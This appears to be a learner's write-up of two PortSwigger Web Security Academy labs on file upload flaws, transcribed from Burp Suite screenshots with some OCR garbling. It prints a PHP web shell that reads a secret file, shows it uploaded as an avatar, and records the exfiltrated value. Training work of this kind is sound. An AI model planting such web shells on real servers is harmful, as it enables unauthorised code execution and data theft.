

1. Lab: Remote code execution via web shell upload

My progress

✓ What are file upload vulnerabilities?

✓ What is the impact of file upload vulnerabilities?

✓ How do file upload vulnerabilities arise?

✓ How do web servers handle requests for static files?

Exploiting unrestricted file uploads to deploy a web shell (2 of 2)

Exploiting flawed validation of file uploads

Preventing file execution in user-accessible directories

Insufficient blacklisting of dangerous file types

Flawed validation of the file's contents

Exploiting file upload race conditions

Exploiting file upload vulnerabilities

Lab: Remote code execution via web shell upload

APPRENTICE

LAB Not solved

This lab contains a vulnerable image upload function. It doesn't perform any validation on the files users upload before storing them on the server's filesystem.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

ACCESS THE LAB

Solution

Community solutions

BACK

SKIP THIS LAB

Up next: Exploiting flawed validation of file uploads

WebSecurity Academy

Remote code execution via web shell upload

LAB Not solved

Submit solution

Back to lab description



Home | My account

WE LIKE TO BLOG



Video Games Made Me A Better Surgeon

Recently there was an article on this very subject. I felt it was slightly lacking in depth, there was a lot of input from professionals discussing dexterity, did video games improve that or make it worse.



We will use the following php script instead of image (avatar):

```
<?php
$content = file_get_contents('/home/carlos/secret');
echo $content;
?>
```



Burp Suite Community Edition v2026.7.3 - Temporary Project																	
Dashboard Target <u>Proxy</u> Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor																	
Intercept HTTP history WebSockets history Match and replace Proxy settings																	
Filter settings: Hiding CSS and image content; hiding specific extensions Pro version only Filter on																	
#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response...
19	https://0aba00ce03e7a9b2818c0...	GET	/			200	8924	HTML		Remote code execution v...		✓	79.125.84.16	session=qATyKDJt...	18:03:04 29 Au...	8080	94
19	https://0aba00ce03e7a9b2818c0...	GET	/academyLabHeader			101	147					✓	79.125.84.16		18:03:05 29 Au...	8080	89
20	https://0aba00ce03e7a9b2818c0...	GET	/my-account			302	86					✓	79.125.84.16		18:07:53 29 Au...	8080	92
21	https://0aba00ce03e7a9b2818c0...	GET	/login			200	3634	HTML		Remote code execution v...		✓	79.125.84.16		18:07:54 29 Au...	8080	125
28	https://0aba00ce03e7a9b2818c0...	GET	/academyLabHeader			101	147					✓	79.125.84.16		18:07:55 29 Au...	8080	87
29	https://0aba00ce03e7a9b2818c0...	POST	/login	✓		302	188					✓	79.125.84.16	session=0GXQ9z7...	18:08:00 29 Au...	8080	87
30	https://0aba00ce03e7a9b2818c0...	GET	/my-account?id=wiener	✓		200	4446	HTML		Remote code execution v...		✓	79.125.84.16		18:08:00 29 Au...	8080	88
31	https://0aba00ce03e7a9b2818c0...	GET	/files/avatars/RemoteCodeExecutionVia...			200	175	HTML	php			✓	79.125.84.16		18:08:00 29 Au...	8080	91
32	https://0aba00ce03e7a9b2818c0...	GET	/academyLabHeader			101	147					✓	79.125.84.16		18:08:00 29 Au...	8080	89
36	https://0aba00ce03e7a9b2818c0...	POST	/my-account/avatar	✓		200	360	HTML				✓	34.246.129.62		18:08:04 29 Au...	8080	94
39	https://0aba00ce03e7a9b2818c0...	GET	/my-account			200	4446	HTML		Remote code execution v...		✓	34.246.129.62		18:08:06 29 Au...	8080	87
43	https://0aba00ce03e7a9b2818c0...	GET	/files/avatars/RemoteCodeExecutionVia...			200	207	HTML	php			✓	34.246.129.62		18:08:06 29 Au...	8080	90
44	https://0aba00ce03e7a9b2818c0...	GET	/academyLabHeader			101	147					✓	34.246.129.62		18:08:06 29 Au...	8080	83

Request

Pretty Raw Hex

1 GET /my-account HTTP/2

2 Host: 0aba00ce03e7a9b2818c07bc0023006e.web-security-academy.net

3 Cookie: session=0GXXQ9z7fy700Q1faWpny72duEC0P2

4 Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"

5 Sec-Ch-Ua-Mobile: 70

6 Sec-Ch-Ua-Platform: "Windows"

7 Accept-Language: ru-RU,ru;q=0.9

8 Upgrade-Insecure-Requests: 1

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36

10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11 Sec-Fetch-Site: same-origin

12 Sec-Fetch-Mode: navigate

13 Sec-Fetch-User: ?1

14 Sec-Fetch-Dest: document

15 Referer: https://0aba00ce03e7a9b2818c07bc0023006e.web-security-academy.net/my-account/avatar

16 Accept-Encoding: gzip, deflate, br

17 Priority: u=0, i

18

19

Response

Pretty Raw Hex Render

59 <h1>

60 My Account

61 </h1>

62 <div id="account-content">

63 <p>

64 Your username is: Wiener

65 </p>

66 <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">

67 <label>

68 <input type="email" name="email" value="">

69 <input type="hidden" name="csrf" value="?jCbvy9AocCF10D4a8xwW3QOPmc9pZr2R">

70 <button class="button" type="submit">

71 Update email

72 </button>

73 </form>

74 <form class="login-form id=avatar-upload-form action="/my-account/avatar" method="POST" enctype="multipart/form-data">

75 <p>

76

78 </p>

79 <label>

80 Avatar:

81 </label>

82 <input type=file name=avatar>

83 <input type=hidden name=user value=wiener />

84 <input type=hidden name=csrf value="?jCbvy9AocCF10D4a8xwW3QOPmc9pZr2R">

85 <button class=button type=submit>

86 Upload

87 </button>

88 </form>

89 </div>

90 </section>

91 <div class="footer-wrapper">

92 </div>

93 </body>

94 </html>

Inspector

Request attributes 2

Request cookies 1

Request headers 19

Response headers 4

Notes

Burp Suite Community Edition v2026.7.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

1 x +

Send Cancel < > + Burp AI

Target: https://0aba00ce03e7a9b2818c07bc0023006e.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

1 GET /my-account HTTP/2

2 Host: 0aba00ce03e7a9b2818c07bc0023006e.web-security-academy.net

3 Cookie: session=0GXXQ9z7fy700Q1faWpny72duEC0P2

4 Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"

5 Sec-Ch-Ua-Mobile: 70

6 Sec-Ch-Ua-Platform: "Windows"

7 Accept-Language: ru-RU,ru;q=0.9

8 Upgrade-Insecure-Requests: 1

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36

10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11 Sec-Fetch-Site: same-origin

12 Sec-Fetch-Mode: navigate

13 Sec-Fetch-User: ?1

14 Sec-Fetch-Dest: document

15 Referer: https://0aba00ce03e7a9b2818c07bc0023006e.web-security-academy.net/my-account/avatar

16 Accept-Encoding: gzip, deflate, br

17 Priority: u=0, i

18

19

Response

Pretty Raw Hex Render

59 <h1>

60 My Account

61 </h1>

62 <div id="account-content">

63 <p>

64 Your username is: Wiener

65 </p>

66 <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">

67 <label>

68 <input type="email" name="email" value="">

69 <input type="hidden" name="csrf" value="?jCbvy9AocCF10D4a8xwW3QOPmc9pZr2R">

70 <button class="button" type="submit">

71 Update email

72 </button>

73 </form>

74 <form class="login-form id=avatar-upload-form action="/my-account/avatar" method="POST" enctype="multipart/form-data">

75 <p>

76

78 </p>

79 <label>

80 Avatar:

81 </label>

82 <input type=file name=avatar>

83 <input type=hidden name=user value=wiener />

84 <input type=hidden name=csrf value="?jCbvy9AocCF10D4a8xwW3QOPmc9pZr2R">

85 <button class=button type=submit>

86 Upload

87 </button>

88 </form>

89 </div>

90 </section>

91 <div class="footer-wrapper">

92 </div>

93 </body>

94 </html>

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 4

Notes

Custom actions

Done

Event log All issues

Memory: 176.3MB of 15.97GB Disabled

4,446 bytes | 94 millis

1 Burp Project Intruder Repeater View Help Turbo Intruder Burp Suite Community Edition v2026.7.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

1 x +

Send Cancel < > Burp AI

Target: https://0aba00ce03e7a9b2818c07bc0023006e.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /files/avatars/RemoteCodeExecutionViaWebShellUpload.php HTTP/2
2 Host: 0aba00ce03e7a9b2818c07bc0023006e.web-security-academy.net
3 Cookie: session0102002f7c7000c1fa8b977f6a8c0c0
4 Sec-Ch-Ua: "Not:A=Brand";v="8", "Chromium";v="150"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/517.16
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0aba00ce03e7a9b2818c07bc0023006e.web-security-academy.net/my-account/avatars
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, l
18
19
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Sat, 29 Aug 2026 13:09:58 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 32
7
8 IG4WnpJtH77bpnm4OYTkgndvV5Gpicb0
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 5

207 bytes | 98 millis

Done

Event log All issues

Memory: 176.3MB of 15.97GB Disabled

Поиск

Remote code execution via web

https://0aba00ce03e7a9b2818c07bc0023006e.web-security-academy.net/my-account

WebSecurity Academy Remote code execution via web Submit solution

Подтвердите действие на 0aba00ce03e7a9b2818c07bc0023006e.web-security-academy.net

Answer:

IG4WnpJtH77bpnm4OYTkgndvV5Gpicb0

OK Отмена

LAB Not solved

Home | My account | Log out

My Account

Your username is: wiener

Email

Update email

Avatar

Выберите файл | Файл не выбран

Upload

Поиск

Remote code execution via web shell upload

LAB Solved

WebSecurity Academy

Remote code execution via web shell upload

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home | My account | Log out

My Account

Your username is: wiener

Email

Update email

Avatar:

Выберите файл | Файл не выбран

Upload

Портал

portswigger.net/web-security/learning-paths/file-upload-vulnerabilities/exploiting-unrestricted-file-uploads-to-deploy-a-web-shell/file-upload/lab-file-upload-remote-code-execution-via-web-shell-upload

← PRACTITIONER
File upload vulnerabilities 8 of 35

WebSecurity Academy

My progress

- ✓ What are file upload vulnerabilities?
- ✓ What is the impact of file upload vulnerabilities?
- ✓ How do file upload vulnerabilities arise?
- ✓ How do web servers handle requests for static files?
- Exploiting unrestricted file uploads to deploy a web shell (2 of 2)
- Exploiting flawed validation of file uploads
- Preventing file execution in user-accessible directories
- Insufficient blacklisting of dangerous file types
- Flawed validation of the file's contents

Lab: Remote code execution via web shell upload

APPRENTICE

LAB

Solved

This lab contains a vulnerable image upload function. It doesn't perform any validation on the files users upload before storing them on the server's filesystem.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

ACCESS THE LAB

Solution

Community solutions

BACK

CONTINUE →

Up next: Exploiting flawed validation of file uploads

2. Lab: Web shell upload via Content-Type restriction bypass

← PRACTITIONER

File upload vulnerabilities 13 of 35

WebSecurity Academy

My progress

✓ What are file upload vulnerabilities?

✓ What is the impact of file upload vulnerabilities?

✓ How do file upload vulnerabilities arise?

✓ How do web servers handle requests for static files?

✓ Exploiting unrestricted file uploads to deploy a web shell

Exploiting flawed validation of file uploads (5 of 5)

○ Preventing file execution in user-accessible directories

○ Insufficient blacklisting of dangerous file types

○ Flawed validation of the file's contents

○ Exploiting file upload race conditions

Lab: Web shell upload via Content-Type restriction bypass

APPRENTICE

LAB Not solved

This lab contains a vulnerable image upload function. It attempts to prevent users from uploading unexpected file types, but relies on checking user-controllable input to verify this.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

ACCESS THE LAB

Solution

Community solutions

BACK

SKIP THIS LAB

Up next: Preventing file execution in user-accessible directories

WebSecurity Academy

Web shell upload via Content-Type restriction bypass

LAB Not solved


Submit solution

Back to lab description >>

Home | My account



WE LIKE TO

BLOG



21st Century Dreaming

Despite the number of differences in lifestyle between us humans, we can all have dreams with similar themes. I have very vivid dreams which appear like full-length movies. I have noticed



Web shell upload via Content-Type restriction bypass

LAB Not solved

WebSecurity Academy

Submit solution Back to lab description >>

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Email

Update email

Avatar:

Выберите файл panoramic.jpg

Upload

Поиск

0a570038035d2b5e81b02875003a.web-security-academy.net/my-account/avatar

The file avatars/panoramic.jpg has been uploaded.

[Back to My Account](#)

Поиск

0a570038035d2b5e81b02875003a.web-security-academy.net/my-account/avatar

The file avatars/panoramic.jpg has been uploaded.

[Back to My Account](#)

WebSecurity Academy

Web shell upload via Content-Type restriction bypass

LAB Not solved

Submit solution

Back to lab description >>

Home

My account

Log out

My Account

Your username is: wiener

Email

Update email

Avatar

Выберите файл

Файл не выбран

Upload

Бурп

Project

Intruder

Repeater

View

Help

Turbo Intruder

Burp Suite Community Edition v2026.7.3 - Temporary Project

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

Extensions

Discover

JWT Editor

Intercept

HTTP history

WebSockets history

Match and replace

Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response...
1	https://0a570038035d2b5e81b028750079003a.web-security-academy.net/	GET	/			200	8577	HTML		Web shell upload via Con...		✓	79.125.84.16	session=Lmuqs2KR...	15:04:21 30 A...	8080	90
19	https://0a570038035d2b5e81b028750079003a.web-security-academy.net/academyLabHeader	GET	/academyLabHeader			101	147					✓	79.125.84.16		15:04:22 30 A...	8080	87
21	https://0a570038035d2b5e81b028750079003a.web-security-academy.net/my-account	GET	/my-account			302	86					✓	79.125.84.16		15:04:36 30 A...	8080	94
22	https://0a570038035d2b5e81b028750079003a.web-security-academy.net/login	GET	/login			200	3664	HTML		Web shell upload via Con...		✓	79.125.84.16		15:04:36 30 A...	8080	130
24	https://0a570038035d2b5e81b028750079003a.web-security-academy.net/academyLabHeader	GET	/academyLabHeader			101	147					✓	79.125.84.16		15:04:36 30 A...	8080	92
25	https://0a570038035d2b5e81b028750079003a.web-security-academy.net/login	POST	/login			302	188					✓	79.125.84.16	session=6ccfIoCdN...	15:05:02 30 A...	8080	99
26	https://0a570038035d2b5e81b028750079003a.web-security-academy.net/my-account?id=wiener	GET	/my-account?id=wiener		✓	200	4456	HTML		Web shell upload via Con...		✓	79.125.84.16		15:05:02 30 A...	8080	120
28	https://0a570038035d2b5e81b028750079003a.web-security-academy.net/academyLabHeader	GET	/academyLabHeader			101	147					✓	79.125.84.16		15:05:03 30 A...	8080	95
29	https://0a570038035d2b5e81b028750079003a.web-security-academy.net/my-account/avatar	POST	/my-account/avatar		✓	403	421	HTML				✓	79.125.84.16		15:05:17 30 A...	8080	116
30	https://0a570038035d2b5e81b028750079003a.web-security-academy.net/my-account?id=wiener	GET	/my-account?id=wiener		✓	200	4456	HTML		Web shell upload via Con...		✓	79.125.84.16		15:05:22 30 A...	8080	91
36	https://0a570038035d2b5e81b028750079003a.web-security-academy.net/academyLabHeader	GET	/academyLabHeader			101	147					✓	79.125.84.16		15:05:23 30 A...	8080	86
37	https://0a570038035d2b5e81b028750079003a.web-security-academy.net/my-account/avatar	POST	/my-account/avatar		✓	200	333	HTML				✓	79.125.84.16		15:05:33 30 A...	8080	186
38	https://0a570038035d2b5e81b028750079003a.web-security-academy.net/my-account	GET	/my-account			200	4449	HTML		Web shell upload via Con...		✓	79.125.84.16		15:06:04 30 A...	8080	83
46	https://0a570038035d2b5e81b028750079003a.web-security-academy.net/academyLabHeader	GET	/academyLabHeader			101	147					✓	79.125.84.16		15:06:04 30 A...	8080	125

Request

1 POST /my-account/avatar HTTP/2

Host: 0a570038035d2b5e81b028750079003a.web-security-academy.net

Cookie: session=6ccfIoCdN0U1jIPFEd4NOV2ETXWEC2v5

Content-Length: 33604

Cache-Control: max-age=0

Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="150"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Accept-Language: ru-RU,ru;q=0.9

Upgrade-Insecure-Requests: 1

Content-Type: multipart/form-data; boundary=---WebkitFormBoundaryQFgmMyOP4enBVBE

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36

Origin: https://0a570038035d2b5e81b028750079003a.web-security-academy.net

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Response

1 HTTP/2 200 OK

2 Date: Sun, 30 Aug 2026 10:06:46 GMT

3 Server: Apache/2.4.41 (Ubuntu)

4 Vary: Accept-Encoding

5 Content-Type: text/html; charset=UTF-8

6 X-Frame-Options: SAMEORIGIN

7 Content-Length: 134

8

9 The file avatacs/panoramic.jpg has been uploaded.<p>< Back to My Account</p>

Inspector

Request attributes

Request body parameters

Request cookies

Request headers

